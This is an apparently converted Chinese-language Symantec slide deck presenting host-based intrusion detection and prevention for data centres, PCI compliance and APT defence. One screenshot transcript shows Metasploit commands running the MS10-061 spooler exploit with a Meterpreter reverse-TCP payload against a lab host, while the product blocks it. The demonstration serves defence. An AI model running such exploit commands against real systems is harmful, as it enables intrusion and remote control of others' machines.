最小存取權限原則




內建政策範本



資料中心安全使用情境

1. 安全及合規要求之即時檔案異動監控

Business need: 符合 PCI 中之檔案監控要求



1. 安全及合規要求之即時檔案異動監控

Solution: SDCS:SA Host-based Intrusion Detection System (HIDS)


Action	Result
Implement: <ul style="list-style-type: none">• 內建政策• 依需求設定監控範圍• 設定檔案異動監控方式• 訂定事件嚴重層級	快速對應合規政策: PCI Req. 11.5 產生即時事件及詳細內容

The screenshot displays two windows related to HIDS configuration. The top window is titled 'System File and Directory Monitor' under 'General Settings'. It lists several monitoring rules with checkboxes, including 'Monitor File Create', 'Monitor File Delete', 'Monitor File Access', 'Monitor File Modification', and 'Monitor File Checksum'. An orange arrow points from the 'Monitor File Checksum' rule to the bottom window. The bottom window is titled 'Windows Monitoring PCI v5.2.0 r1' and shows 'Advanced Policy Settings'. A list of monitors includes 'System File and Directory Monitor', which is highlighted with a blue rectangle and an orange arrow pointing back to the top window's list. Other listed monitors include 'System User and Group Change Monitor', 'System Active Directory Change Monitor', 'System Login Activity and Access Monitor', 'System Hardening Monitor', 'System Registry Monitor', 'System Symantec Software Monitor', 'System External Device Activity Monitor', 'System Attack Detection', 'Database Services Monitor', and 'My Custom Rules'.



2. 應用進階安全管控 防護系統漏洞被利用

Business need: 保護 Web Server 不遭受利用漏洞之針對性攻擊

2014 had an all-time high of
24
zero-day vulnerabilities



"Advanced Attackers targeted 5 out of 6 large companies in 2014. 40% increase over the year before"




The top five zero days of 2014 were actively exploited by attackers for a combined 295 days before patches were available.

2. 應用進階安全管控 防護系統漏洞被利用


Solution: SDCS:SA Host-based Intrusion Prevention System (HIPS)

Action	Result
套用防護政策: <ul style="list-style-type: none">加入 Web Server 至應用程式白名單訂定 Web Server 上之重要檔案	Buffer Overflow 之防護 只允許應用程式白名單列表之程式執行 鎖定重要 Web Server 設定檔案 防護未知之攻擊



3. Enforce Data Protection

Business need: 透過網路及檔案存取限制 保護重要資料



Action	Result
<p>套用防護政策:</p> <ul style="list-style-type: none">• 限制系統管理員存取重要資料 (管理者降權)• 只開放給授權使用者• 只允許管理者 IP 之連線	<p>只有合法授權使用者可以存取重要資料</p> <p>於該系統上達到最小權限存取原則，包含網路連線</p>

4. 針對安全事件即時回應及整體安全檢視

Business need: 符合安全事件監控要求，即時啟動事件調查及達到資料中心資安健康狀況檢視



Alerting

Action	Result
套用 Alert 政策: <ul style="list-style-type: none">定義重要偵測或防護事件類別及條件訂定通報機制 (i.e. Email)	符合法規要求
使用儀錶板: <ul style="list-style-type: none">內建安全狀況儀表板	即時針對惡意行為進行回應
	掌握企業資料中心資安健康狀況

DCS 如何保護資料中心面臨之 APT

Advanced Persistent Threats 如何運作

1. INCURSION

Attackers break into network by using social engineering to deliver targeted malware to vulnerable systems and people.

2. DISCOVERY


Once in, the attackers stay "low and slow" to avoid detection. They then map the organization's defenses from the inside and create a battle plan and deploy multiple parallel kill chains to ensure success.

3. CAPTURE

Attackers access unprotected systems and capture information over an extended period. They may also install malware to secretly acquire data or disrupt operations.

4. EXFILTRATION

Captured information is sent back to attack team's home base for analysis and further exploitation fraud—or worse.



限制所有網路之進出管道

APT 很多時候會利用系統的安全設定不周全，可能只是很簡單的網路連線限制，就可以阻擋很多 APT 於 Discovery 階段所進行之行為，如果只限制授權之系統進行連線，將大幅減少系統被 Compromise 的機會

網路層防火牆通常不足夠保護於 APT 攻擊時所進行之內部系統探測及攻擊行為，**Host Based** 防火牆得以進階限制進出系統之 traffic


The screenshot shows the Symantec sym_win_protection_core_sbp v5.2.0 r449 software interface. The main window title is "sym_win_protection_core_sbp v5.2.0 r449". The navigation bar includes "Home", "Global Policy Options", "Reset | Refresh | About", "Settings", "Changes", and "Summary". The left sidebar lists "General Settings", "Network Controls", "File Rules", and "Registry Rules". The "Network Controls" section is selected and expanded, showing the "Inbound" tab. Under "Components", there are four items: "Edit[+]" for "Inbound hosts list" (checked), "Edit[+]" for "Inbound tcp port list" (unchecked), "Edit[+]" for "Inbound udp port list" (unchecked), and "Edit[-]" for "Inbound network rules" (checked). Below this is a table titled "List of rules to control connections into this system":

Action	Protocol	Local Port	Remote IP	Remote P...	Logging	Prog...
Allow	TCP	ftp (21)	specify specific inbound hosts ...	Any (0-655...)	Log	

At the bottom of the table area are "Add", "Edit", "Remove", "Import", and "Export" buttons. A checkbox at the bottom left is checked, with the text "Globally set the default inbound rules to deny." To the right of the table are vertical scroll bars.

保護系統免於被非法安裝非授權之應用程式

APT 於 Discovery/Capture 階段，會安裝 rootkit、keylogger、sniffer 或 backdoor 軟體，得以在內部網路內獲取更多資訊以及拿下更多關鍵系統。
弱點被利用、連線密碼檔被取得或是密碼檔暴力破解後，通常會取得管理者權限，且也具有安裝程式或服務的權限，導致系統整個被接管




保護利用記憶體或程序之攻擊

APT 於 Capture 階段，通常會利用系統或服務之弱點，進行 Buffer Overflow 或 Thread Injection 攻擊

這些攻擊可以透過合法但具有弱點之服務或程序，將另一個非法之指令注入至記憶體空間裡，以使其被執行起來。


如果特定之服務或程序，超出原本可以執行之範圍，就有可能因為弱點被利用，而安裝惡意程式或關閉其他特定程序，進而再該系統上取得有更多利用及攻擊的空間。



保護系統提供之服務或安全保護軟體之程序不被停用

APT，通常會透過系統弱點之利用，並於提升權限後，於 Discovery 階段，將安全保護軟體之程序進行停用，以利進行惡意程式之安裝，或於最後 Exfiltration 之階段，避免安全軟體偵測。

若攻擊目標為癱瘓系統，也可能於最後階段進行系統服務之停用。



針對零時差攻擊進行保護

APT 於 Incursion/Discovery

最常出現的步驟，就是利用系統之存在之弱點，一旦服務或系統之弱點被利用，通常遠端連線或遠端指令就可以被建立或執行，接下來就會安裝其他執行檔或惡意程式至該系統，以取得下一階段之攻擊準備或直接取得系統重要資料。

The screenshot displays two windows. The top window is the Metasploit Console, showing the following exploit command sequence:

```
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_061_spoolss) > set LHOST 192.168.0.32
LHOST => 192.168.0.32
msf exploit(ms10_061_spoolss) > set RHOST 192.168.0.34
RHOST => 192.168.0.34
msf exploit(ms10_061_spoolss) > exploit

[*] Started reverse handler on 192.168.0.32:4444
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.0.34[\spo
olss] ...
[*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.0.34[\spo
olss] ...
[*] Attempting to exploit MS10-061 via \\192.168.0.34\GenericT ...
```

The bottom window is the Symantec Critical System Protection 5.2.9 interface. It shows a dashboard with various monitoring icons and a table titled "Prevention - The last 500 events". The table lists the following events:

Date	Event Type	Severity	Description
22-Aug 10:34:22	File Access	Warning	File Write Denied for spoolsv.exe on C:\WINDOWS\system32\...
22-Aug 10:33:22	File Access	Warning	File Write Denied for spoolsv.exe on C:\WINDOWS\system32\...
22-Aug 10:33:17	File Access	Warning	File Write Denied for spoolsv.exe on C:\WINDOWS\system32\...
22-Aug 10:33:07	File Access	Warning	File Write Denied for spoolsv.exe on C:\WINDOWS\system32\...
22-Aug 10:33:02	File Access	Warning	File Write Denied for spoolsv.exe on C:\WINDOWS\system32\...
22-Aug 10:32:58	Network Access	Warning	Inbound Connection Allowed from 192.168.0.32:1164 to local a...
22-Aug 10:32:09	Network Access	Warning	Inbound Connection Denied from 192.168.0.32:1159 to local ad...
22-Aug 10:25:37	File Access	Warning	File Write Denied for cscvc.exe on c:\system volume information\...
22-Aug 10:25:36	File Access	Warning	File Write Denied for cscvc.exe on c:\tfse_search\catalog.wci\00...
22-Aug 10:22:49	Network Access	Warning	Inbound Connection Denied from 192.168.0.32:1149 to local ad...
22-Aug 07:10:33	Process Access	Warning	Process Limited Access Denied for (vmtoolsd.exe) on (C:\WIND...
22-Aug 07:09:33	Process Access	Warning	Process Limited Access Denied for (vmtoolsd.exe) on (C:\WIND...
22-Aug 07:09:03	Process Access	Warning	Process Limited Access Denied for (vmtoolsd.exe) on (C:\WIND...

黑帽大會上進行實際驗證

透過 DCS 保護具有漏洞之資料中心系統，提供 \$5,000 美金獎金，驗證其無法被入侵



- **Setup** – “Mini Data Center” of Windows 2000 & 2003 servers, RHEL, CentOS, desktops (Windows XP and 7)
 - POS 軟體安裝在 Desktop 上，連線至 Server 處理交易資料
 - DCS:SA 故意將防火牆全開
 - 故意不修補存在的弱點
- **Goal** – “capture the flag” (取得存取權限並取得資料) 即可贏得獎金
- **Players** – 同時超過 40 位參賽者，其中包含美國國防部、俄國及中國的駭客
- **Attacks** – 應用很多技術，包含：
 - 暴力密碼猜測工具 (每分鐘超過 400 次的密碼猜測行為)
 - Metasploit 相關漏洞利用工具
 - 嘗試透過 Symantec online help system 停用 DCS:SA 服務
- **Results** – 驗證 DCS 能保護所有系統，\$5,000 美元獎金仍未被頒發！

Summary

總結

系統所需負擔最小



- **Typical CPU Usage**

1-6% depending upon policies used and the amount of IO usage on the system



- **Memory**

- Windows - typically 25-40MB
- Unix – typically 40-80MB



- **Disk space**

- Requires a minimum of 100MB disk space
- Additional disk space may be used if agent log files are not purged periodically

賽門鐵克 - 資料中心安全



- ✓ 針對已知及未知威脅，進行自動化的保護
 - 保護零時差及 APT 攻擊
- ✓ 純予企業政策遵循管理能力
 - 內建各平台預設之建議政策，並提供分析報表
- ✓ 確定系統主機完整保護以及跨異質平台的政策遵循
 - 可支援 HP-UX, AIX, Solaris, Linux, Windows 以及虛擬環境...
 - 系統需求最小
- ✓ 保護 HyperVisor
 - 提供 VMWare ESX/ESXi 之保護，提供 VMWare 強化手冊之對應項目政策
- ✓ 直接的管理方式
 - 集中式管理主控台允許異質系統的簡化與複雜的管理，減少工作負荷
